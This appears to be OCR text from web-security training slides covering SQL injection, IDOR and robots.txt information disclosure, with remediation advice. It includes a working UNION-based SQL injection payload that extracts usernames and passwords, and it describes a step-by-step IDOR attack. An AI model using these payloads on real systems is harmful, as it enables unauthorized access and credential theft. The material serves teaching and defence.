- An attacker can supply crafted input to break out of the data context in which their input appears and interfere with the structure of the surrounding query.
- A wide range of damaging attacks can often be delivered via SQL injection, including reading or modifying critical application data, interfering with application logic, escalating privileges within the database and taking control of the database server.

SQLi cont...


' UNION SELECT username, password FROM users--
SELECT name, description FROM products WHERE category = 'Gifts' UNION SELECT username, password FROM users--
SUBMIT
* All passwords
All usernames

SQLi Remediation

- Use parameterized queries (also known as prepared statements) for all database access.
- Always perform Input validation

6. Insecure Direct Object Referencing (IDOR)


Insecure direct object referencing

- An IDOR occurs when a developer exposes a reference to an internal implementation object, such as a file, directory, database record, or key, as a URL or form parameter.
- An attacker can manipulate direct object references to access other objects without authorization, unless an access control check is in place.

IDOR cont...

1. Hacker identifies web application using direct object reference(s) and requests verified information.

2. Valid http request is executed and direct object reference entity is revealed.



3. Direct object reference entity is manipulated and http request is performed again.

4. http request is performed without user verification and hacker is granted access to sensitive information.

IDOR: Remediation

- Most frameworks now come with built-in methods to avoid these vulnerabilities. Use these built-in tools to improve the security of the web app.
- Ensure no data is transmitted in cleartext. Users can hash passwords or ids and then transmit the data.
- Ensure no ids are generated iteratively, rather they should be generated randomly. The larger the possibilities, the more time it will take hackers to guess the cookie/user id of users, which increases security.

7. Sensitive Information Disclosure

robots.txt

Info disclosure cont...

Information disclosure is when a website unintentionally reveals sensitive information to its users. Depending on the context, websites may leak all kinds of information to a potential attacker, including:

- Data about other users, such as usernames or financial information
- Sensitive commercial or business data
- Technical details about the website and its infrastructure

Info disclosure cont...

- The robots.txt is used to give instructions to web robots, such as search engine crawlers, about locations within the web site that robots are allowed, or not allowed, to crawl and index.
- The presence of the robots.txt does not in itself present any kind of security vulnerability. However, it is often used to identify restricted or private areas of a site's contents. The information in the file may therefore help an attacker to map out the site's contents, especially if some of the locations identified are not linked from elsewhere in the site. If the application relies on robots.txt to protect access to these areas, and does not enforce proper access control over them, then this presents a serious vulnerability.

END

DSC Cyber Division